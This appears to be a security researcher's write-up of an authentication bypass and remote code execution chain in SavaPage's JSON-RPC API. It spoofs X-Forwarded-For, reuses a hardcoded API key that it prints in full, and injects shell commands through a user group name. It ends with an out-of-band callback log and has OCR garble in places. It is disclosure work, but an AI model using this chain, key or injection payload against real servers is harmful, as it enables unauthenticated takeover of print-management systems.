AUTHENTICATION BYPASS TO UNAUTHENTICATED REMOTE CODE EXECUTION

1. Authentication bypass

The JsonRpcServlet route will handle requests made to /jsonrpc/v1 in handleRequest method

```
private AbstractJsonRpcMessage
          handleRequest(final HttpServletRequest httpRequest) {
       final String jsonInput;
      try {
          jsonInput = IOUtils.toString(httpRequest.getInputStream(),
                   Charset.defaultCharset());
       } catch (IOException e) {
           return createMethodException(e, false);
      }
      // IMPORTANT: do NOT log since it exposes the API Key.
      final JsonRpcMethodParser methodParser;
      try {
           methodParser = new JsonRpcMethodParser(jsonInput);
       } catch (IOException e) {
           return JsonRpcMethodError.createBasicError(
                   JsonRpcError.Code.PARSE_ERROR, "JSON parsing error.",
                   "JSON syntax is not valid.");
       }
```

No authentication check is required but instead, the API comes with several checks:

1.1 The checkInvariants

After making initial request parsing, checkInvariants is called to perform some checks before continuing to process the request

First, it will check if the connection is secured (e.g current website is accessed via SSL/TLS). Second, it will check if the API is being accessed from local machine or not. If not,

API_JSONRPC_IP_ADDRESSES_ALLOWED from config is checked with the key provided in X-Auth-Key.

If the API is being accessed from the local machine, then the client's IP address is checked to make sure that the IP address of the client and the server is the same, if not then return with an error message.

Let's look at how the client's IP is obtained:

```
1 final String clientAddress = WebAppHelper.getClientIP(httpRequest);
```

As stated in the comment, the return value will be the value of the X-Forwarded-For if exists in the HTTP header, to bypass the check we only need to specify the IP address of the server in the X-Forwarded-For header

```
c 0.9, image/avif, image/webp, image/apng, */*;q=0.lication/signed-exchange; v=b3;q=0.7

R10 X-Forwarded-Proto: https
11 X-Forwarded-For: 172.17.0.3

Sec-Fetch-Site: none
```


That's not enough, an API key is needed in order to make an API call

1.3 The API key

After searching through source code, an hardcoded API key is observed in AbstractAppApi.send

```
* Sends the JSON-RPC request.
    * Note: The ApiKey is hard-coded. Its value is the
    * {@Link JsonRpcConfig#API_INTERNAL_ID} encrypted with the SavaPage private
6 * key.
   * 
    * @param request
    * @return
* @throws Exception
13 protected final String send(final JsonRpcMethod request) throws Exception {
       request.getParams()
               .setApiKey("302c02145da35d18d85dcc724aabcb237b63092802e7ec"
                       + "cb0214622a0d0eb5658c15edeea6d75f4ece349110490f");
       final String jsonIn = request.stringifyPrettyPrinted();
        * Trust self-signed SSL certificates (this is the default SSL after
       * installation).
       final SSLContext sslContextSelfSigned =
               InetUtils.createSslContextTrustSelfSigned();
```

With all above, we can conclude with a final request to bypass all the checks and make a API json call



2. Remote Code Execution with getGroup

We successfully make a JSON API call, but still far from a RCE, after this i searched through all the methods available in the RPC call

```
switch (methodName) {
                  case ADD_INTERNAL_USER:
544
                      rpcResponse = USER_SERVICE.addInternalUser(methodParser
                              .getParams(ParamsAddInternalUser.class).getUser());
                      break;
                  case ADD_USER_GROUP:
                      batchCommitter = openBatchCommitter();
                      rpcResponse = USER GROUP SERVICE.addUserGroup(batchCommitter,
                              methodParser.getParams(ParamsUniqueName.class)
                                      .getUniqueName());
                      break;
                  case AUTH_USER_SOURCE:
                      final IExternalUserAuthenticator userAuth =
                              ConfigManager.instance().getUserAuthenticator();
                      if (userAuth == null) {
                          rpcResponse = JsonRpcMethodError.createBasicError(
                                  JsonRpcError.Code.INTERNAL_ERROR,
                                  "External user source not configured.");
                      } else {
                          final ParamsAuthUserSource authParms =
                                  methodParser.getParams(ParamsAuthUserSource.class);
                          try {
```

After sometime, I noticed that there is something special in the ADD_USER_GROUP call

A call to userSource.getGroup is made

userSource is obtained from ConfigManager via getUserSource

```
public IUserSource getUserSource() {
       final IUserSource source;
       final String mode = myConfigProp.getString(IConfigProp.Key.AUTH_METHOD);
       if (mode.equals(IConfigProp.AUTH_METHOD_V_NONE)) {
           source = new NoUserSource();
       } else if (mode.equals(IConfigProp.AUTH_METHOD_V_UNIX)) {
           source = new UnixUserSource();
       } else if (mode.equals(IConfigProp.AUTH_METHOD_V_LDAP)) {
           final LdapTypeEnum ldapType = getConfigLdapType();
           switch (ldapType) {
           case ACTD:
               source = new ActiveDirectoryUserSource();
               break;
           case GOOGLE CLOUD:
                source = new GoogleLdapUserSource();
               break;
           default:
                source = new LdapUserSource(ldapType);
               break;
       } else if (mode.equals(IConfigProp.AUTH_METHOD_V_CUSTOM)) {
           source = new CustomUserSource();
       } else {
           source = null;
       return source;
36 }
```


In case the AUTH_METHOD config key is set to AUTH_METHOD_V_UNIX, UnixUserSource is returned.

```
1 @Override
2 public CommonUserGroup getGroup(final String groupName) {
3    if (this.isGroupPresent(groupName)) {
4        return new CommonUserGroup(groupName);
5    }
6    return null;
7 }
```

The getGroup method of UnixUserSource call isGroupPresent and will execute savapage-nss to determine if the group exists

The groupname is used as the parameter, the command is then executed in /bin/sh shell environment, which means sub commands could be used. If the groupname is something like "`whoami`" then the attack can inject arbitrary command and lead to Remote Code Execution. The Attack chain is as follow:

- Attacker bypass API checks, make a RPC call to set the auth.method to unix
- Attacker attempt to add a user group, trigger the getGroup of UnixUserSource to execute arbitrary command



| # ^ | | | | Source IP address | Comment |
|-----|------------------------------|------|----------------------------------|-------------------|---------|
| 1 | 2024-Jan-18 20:42:11.547 UTC | DNS | wee78hj5z6jh5oi5bls8dfzff6lx9nxc | 74.125.179.130 | |
| 2 | 2024-Jan-18 20:42:11.548 UTC | DNS | wee78hj5z6jh5oi5bls8dfzff6lx9nxc | 172.253.4.4 | |
| 3 | 2024-Jan-18 20:42:11.622 UTC | DNS | wee78hj5z6jh5oi5bls8dfzff6lx9nxc | 172.253.4.3 | |
| 4 | 2024-Jan-18 20:42:11.623 UTC | DNS | wee78hj5z6jh5oi5bls8dfzff6lx9nxc | 172.253.4.7 | |
| 5 | 2024-Jan-18 20:42:12.183 UTC | HTTP | wee78hj5z6jh5oi5bls8dfzff6lx9nxc | 113.161.77.223 | |
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